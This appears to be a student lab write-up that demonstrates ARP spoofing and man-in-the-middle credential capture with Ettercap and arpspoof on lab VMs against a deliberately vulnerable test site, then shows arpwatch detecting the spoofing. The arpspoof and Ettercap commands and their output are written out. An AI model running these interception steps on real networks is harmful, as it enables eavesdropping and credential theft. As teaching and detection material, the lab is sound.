
```
bob@bob-virtual-machine:~$ sudo ip neigh flush dev ens33
[sudo] password for bob:
bob@bob-virtual-machine:~$ sudo tcpdump -Xpi ens33 port telnet
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:47:32.811886 IP alice-virtual-machine.51034 > bob-virtual-machine.telnet: Flags [S], seq 3870263473, win 64240, options [mss 1460,sackOK,TS val 2211531622 ecr 0,nop,wscale 7], length 0
        0x0000:  4510 003c d06d 4000 4006 e572 c0a8 01bd  E..<.m@.@..r....
        0x0010:  c0a8 01be c75a 0017 e6af 88b1 0000 0000  .....Z..........
        0x0020:  a002 faf0 c238 0000 0204 05b4 0402 080a  .....8..........
        0x0030:  83d1 4b66 0000 0000 0103 0307            ..Kf........
19:47:32.811926 IP bob-virtual-machine.telnet > alice-virtual-machine.51034: Flags [S.], seq 1061468271, ack 3870263474, win 65160, options [mss 1460,sackOK,TS val 1131840592 ecr 2211531622,nop,wscale 7],
 length 0
        0x0000:  4500 003c 0000 4000 4006 b5f0 c0a8 01be  E..<..@.@.......
        0x0010:  c0a8 01bd 0017 c75a 3f44 b86f e6af 88b2  .......Z?D.o....
        0x0020:  a012 fe88 84fa 0000 0204 05b4 0402 080a  ................
        0x0030:  4376 8450 83d1 4b66 0103 0307            Cv.P..Kf....
19:47:32.812768 IP alice-virtual-machine.51034 > bob-virtual-machine.telnet: Flags [.], ack 1, win 502, options [nop,nop,TS val 2211531623 ecr 1131840592], length 0
        0x0000:  4510 0034 d06e 4000 4006 e579 c0a8 01bd  E..4.n@.@..y....
        0x0010:  c0a8 01be c75a 0017 e6af 88b2 3f44 b870  .....Z......?D.p
        0x0020:  8010 01f6 2a73 0000 0101 080a 83d1 4b67  ....*s........Kg
        0x0030:  4376 8450                                Cv.P
19:47:32.813056 IP alice-virtual-machine.51034 > bob-virtual-machine.telnet: Flags [P.], seq 1:28, ack 1, win 502, options [nop,nop,TS val 2211531623 ecr 1131840592], length 27 [telnet DO SUPPRESS GO AHEA
D, WILL TERMINAL TYPE, WILL NAWS, WILL TSPEED, WILL LFLOW, WILL LINEMODE, WILL NEW-ENVIRON, DO STATUS, WILL XDISPLOC]
        0x0000:  4510 004f d06f 4000 4006 e55d c0a8 01bd  E..O.o@.@..]....
        0x0010:  c0a8 01be c75a 0017 e6af 88b2 3f44 b870  .....Z......?D.p
        0x0020:  8018 01f6 ab02 0000 0101 080a 83d1 4b67  ..............Kg
        0x0030:  4376 8450 fffd 03ff fb18 fffb 1fff fb20  Cv.P............
        0x0040:  fffb 21ff fb22 fffb 27ff fd05 fffb 23    ..!.."..'.....#
19:47:32.813078 IP bob-virtual-machine.telnet > alice-virtual-machine.51034: Flags [.], ack 28, win 509, options [nop,nop,TS val 1131840593 ecr 2211531623], length 0
        0x0000:  4500 0034 29ab 4000 4006 8c4d c0a8 01be  E..4).@.@..M....
        0x0010:  c0a8 01bd 0017 c75a 3f44 b870 e6af 88cd  .......Z?D.p....
        0x0020:  8010 01fd 84f2 0000 0101 080a 4376 8451  ............Cv.Q
        0x0030:  83d1 4b67                                ..Kg
19:47:32.833500 IP bob-virtual-machine.telnet > alice-virtual-machine.51034: Flags [P.], seq 1:13, ack 28, win 509, options [nop,nop,TS val 1131840613 ecr 2211531623], length 12 [telnet DO TERMINAL TYPE,
DO TSPEED, DO XDISPLOC, DO NEW-ENVIRON]
        0x0000:  4510 0040 29ac 4000 4006 8c30 c0a8 01be  E..@).@.@..0....
        0x0010:  c0a8 01bd 0017 c75a 3f44 b870 e6af 88cd  .......Z?D.p....
        0x0020:  8018 01fd 84fe 0000 0101 080a 4376 8465  ............Cv.e
        0x0030:  83d1 4b67 fffd 18ff fd20 fffd 23ff fd27  ..Kg.......#..'
19:47:32.834597 IP alice-virtual-machine.51034 > bob-virtual-machine.telnet: Flags [.], ack 13, win 502, options [nop,nop,TS val 2211531645 ecr 1131840613], length 0
        0x0000:  4510 0034 d070 4000 4006 e577 c0a8 01bd  E..4.p@.@..w....
        0x0010:  c0a8 01be c75a 0017 e6af 88cd 3f44 b87c  .....Z......?D.|
        0x0020:  8010 01f6 2a21 0000 0101 080a 83d1 4b7d  ....*!........K}
        0x0030:  4376 8465                                Cv.e
19:47:32.834617 IP bob-virtual-machine.telnet > alice-virtual-machine.51034: Flags [P.], seq 13:52, ack 28, win 509, options [nop,nop,TS val 1131840614 ecr 2211531645], length 39 [telnet WILL SUPPRESS GO
AHEAD, DO NAWS, DO LFLOW, DONT LINEMODE, WILL STATUS, SB TSPEED SEND SE, SB XDISPLOC SEND SE, SB NEW-ENVIRON SEND SE, SB TERMINAL TYPE SEND SE]
        0x0000:  4510 005b 29ad 4000 4006 8c14 c0a8 01be  E..[).@.@.......
        0x0010:  c0a8 01bd 0017 c75a 3f44 b87c e6af 88cd  .......Z?D.|....
        0x0020:  8018 01fd 8519 0000 0101 080a 4376 8466  ............Cv.f
```

In the above image, we could able to record each and every character entered in the stack and also record from which ip devices Alice is using to attack Bob .

Task 3:


Next we will launch Ettercap tool to demo arp poisoning. Ettercap is an open-source tool that can be used to support man-in-the-middle attacks on networks. Ettercap can capture packets and then write them back onto the network. Here we will run a vulnerable website and enter credentials which will be captured by the Ettercap tool. This tool will demo the danger of user visiting harmful website.

First let launch Ettercap



```
Listening on:
 eth0 -> 00:0C:29:3B:94:55
      192.168.1.191/255.255.255.0


SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
```


Let scan for ip-device and let see all the captured ip devices



IP Address	MAC Address	Description
192.168.1.1	AC:91:9B:0E:FD:B2	
192.168.1.173	6C:7E:67:D9:83:45	Aravinds-MacBook-Pro.local
192.168.1.181	A4:F9:33:0F:C0:A3	
192.168.1.187	16:DC:2D:F3:BA:DD	
192.168.1.189	00:0C:29:1F:C9:2B	
192.168.1.190	00:0C:29:B5:78:63	
192.168.1.192	AC:19:8E:EA:03:44	

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
7 hosts added to the hosts list...
```

Here we can see Alice(192.168.1.189) and Bob(192.168.1.190) being captured. Next we will launch the vuln website ([SecurityTweets - HTML5 test website for Acunetix Web Vulnerability Scanner (vulnweb.com)]()) in Alice machine



Login

Username
advaith

Password
•••••••


Forgot Pwd?

Login Close

Warning: This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was created so that you can test your Acunetix, other tools, or your manual penetration testing skills. The application code is prone to attacks such as Cross-site Scripting (XSS) and XML External Entity (XXE). Links presented on this site have no affiliation to the site and are here only as samples.

© Acunetix Ltd. 2019

Here user: advaith password:htiavda . Now let go back to Eve to check on Ettercap



IP Address	MAC Address	Description
192.168.1.1	AC:91:9B:0E:FD:B2	
192.168.1.173	6C:7E:67:D9:83:45	Aravinds-MacBook-Pro.local
192.168.1.181	A4:F9:33:0F:C0:A3	
192.168.1.187	16:DC:2D:F3:BA:DD	
192.168.1.189	00:0C:29:1F:C9:2B	
192.168.1.190	00:0C:29:B5:78:63	
192.168.1.192	AC:19:8E:EA:03:44	

```
HTTP : 44.228.249.3:80 -> USER: advaith  PASS: htiavda  INFO: http://testhtml5.vulnweb.com/
CONTENT: username=advaith&password=htiavda

DHCP: [AC:19:8E:EA:03:44] REQUEST 192.168.1.192
DHCP: [192.168.1.1] ACK : 192.168.1.192 255.255.255.0 GW 192.168.1.1 DNS 192.168.1.1 "mynetworksettings.com"
```


Finaly we could able to see the information of user credentials and the website captured in Ettercap

Task 4:

In this task we will demonstrate arpwatch working in bob machine to detect arp-spoofing from eve machine. We will compare the working along with alice which doesn't have arpwatch installed


First let arpspoof alice first from eve and let find out what have been changed in the arp table side in alice

Eve:



```
┌──(root㉿kali)-[/home/kali]
└─# sudo arpspoof -i eth0 -t 192.168.1.189 192.168.1.1
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
^CCleaning up and re-arping targets...
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
```

Alice:




Alice(Ubuntu) - VMware Workstation 17 Player (Non-commercial use only)
Player
Activities
Terminal
Mar 10 21:24
alice@alice-virtual-machine: ~
alice@alice-virtual-machine: ~
alice@alice-virtual-machine: ~
alice@alice-virtual-machine: ~

```
alice@alice-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
CR1000A.mynetworksettin  ether   ac:91:9b:0e:fd:b2   C                     ens33
bob-virtual-machine      ether   00:0c:29:b5:78:63   C                     ens33
kali                     ether   00:0c:29:3b:94:55   C                     ens33
alice@alice-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   00:0c:29:3b:94:55   C                     ens33
192.168.1.190            ether   00:0c:29:b5:78:63   C                     ens33
192.168.1.191            ether   00:0c:29:3b:94:55   C                     ens33
alice@alice-virtual-machine:~$
```

The highlighted image show that the Eve hw address and WAN hw address are the same during arp spoofing in Alice machine. In this method, Alice couldn't able to find out whether is the machine is actually under attack or not by being over confidence by trusting that the legitimate device are being connected in the network.


Arpwatch helps in detecting fake network and detect attack more quickly, Bob have installed Arpwatch and enable it in his machine. Now let see what arp spoofing on bob machine looks like

Eve:



```
┌──(root㉿kali)-[/home/kali]
└─# sudo arpspoof -i eth0 -t 192.168.1.190 192.168.1.1
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
c0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
^CCleaning up and re-arping targets...
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
```

Bob:



```
bob@bob-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
kali                     ether   00:0c:29:3b:94:55   C                     ens33
CR1000A.mynetworksettin  ether   ac:91:9b:0e:fd:b2   C                     ens33
bob@bob-virtual-machine:~$ arp -a
? (192.168.1.191) at 00:0c:29:3b:94:55 [ether] on ens33
? (192.168.1.1) at 00:0c:29:3b:94:55 [ether] on ens33
bob@bob-virtual-machine:~$
```

Here we can see that **(?)** is labeled as unknown or untrusted devices . In this way the Bob can find out that his machine is under attack.